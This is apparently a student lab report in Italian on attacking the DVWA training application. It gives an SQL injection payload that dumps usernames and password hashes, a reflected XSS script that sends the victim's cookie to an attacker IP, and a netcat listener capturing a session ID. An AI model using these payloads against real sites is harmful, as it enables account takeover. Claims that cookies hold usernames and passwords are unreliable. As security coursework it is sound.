



S6 - L2

XSS & SQL

INJECTION

CONTENT

01

TRACCIA

02

SQL INJECTION

03

XSS REFLECTION

04

NETCAT


1. TRACCIA



Sfruttare le vulnerabilità sulla DVWA con SQL Injection (non blind) e XSS Reflection


2. SQL INJECTION

Una volta collegato alla DVWA ci ritroveremo di fronte a questa schermata con User ID completamente vuoto. Per poter sapere effettivamente quanti user sono presenti all'interno, dobbiamo usare il comando **'1 '1'='1** e ci uscirà questo risultato. Con questo comando stiamo dicendo di farci restituire tutti utenti presenti nella tabella users (in questo specifico caso sono presenti solo 5 utenti).



2.1 SQL INJECTION

Tuttavia se volessimo effettivamente avere sia username che password di tutti gli users presenti all'interno del database, dobbiamo usare il comando
****1' UNION SELECT user, password FROM users#**** in questo modo tramite SQL injection possiamo prenderci tutte le password degli users del sito.



The screenshot shows the DVWA application interface. The top navigation bar has the DVWA logo. The left sidebar contains a menu with various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field and a "Submit" button. Below the input field, several user records are displayed, each resulting from a SQL injection query. The first record is highlighted in red: "ID: 1' UNION SELECT user, password FROM users# First name: admin Surname: admin". Subsequent records show other users from the database, such as "gordondb" and "smithy". At the bottom of the main content area, there is a "More info" link and two external links: "http://www.securiteam.com/securityreviews/5DP0N1P76E.html" and "http://en.wikipedia.org/wiki/SQl_injection".

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordondb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

[More info](#)

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQl_injection

3. XSS REFLECTION

Per sfruttare la vulnerabilità della DVWA con XSS reflection possiamo importare un semplice script che rimanderà a una pagina che vogliamo noi. In questo caso lo script malevolo sarà:


```
<script>window.location='http://192.168.0.217  
/?cookie=' + document.cookie;</script>
```

dove windows.location sta ad indicare il target della pagina che vogliamo far vedere noi e il parametro cookie invece viene prelevato dall'attaccante in ascolto.

The screenshot shows the DVWA interface with the title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, the status bar displays 'Username: admin', 'Security Level: low', and 'DHDRDS: disabled'. The main content area contains a form with the placeholder 'What's your name?' and a 'Submit' button. At the bottom right of the content area, there are links for 'More info' and three external URLs: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the very bottom right of the page, there are buttons for 'View Source' and 'View Help'.

4. NETCAT

Una volta cliccato sul link malevolo, la vittima è ormai sotto il giogo dell'attaccante. Lui dapprima in ascolto su Netcat riceve i cookie di sessione della vittima. Questi contengono tutte le informazioni più importanti che permettono l'accesso con credenziali ad un sito web come username e password. In questo modo può prendere completamente possesso dell'account cambiando ogni parametro d'accesso



```
mattia@192: ~/Desktop
File Actions Edit View Help
(mattia@192)-[~/Desktop]
$ nc -l -p 8080
GET /?cookie=security=low;%20PHPSESSID=69413fe534a678780bf0db9cf99d5d4c HTTP/
1.1
Host: 192.168.0.221:8080
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox
/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.0.235/
Upgrade-Insecure-Requests: 1
^C
```

GRAZIE

Mattia Di Donato

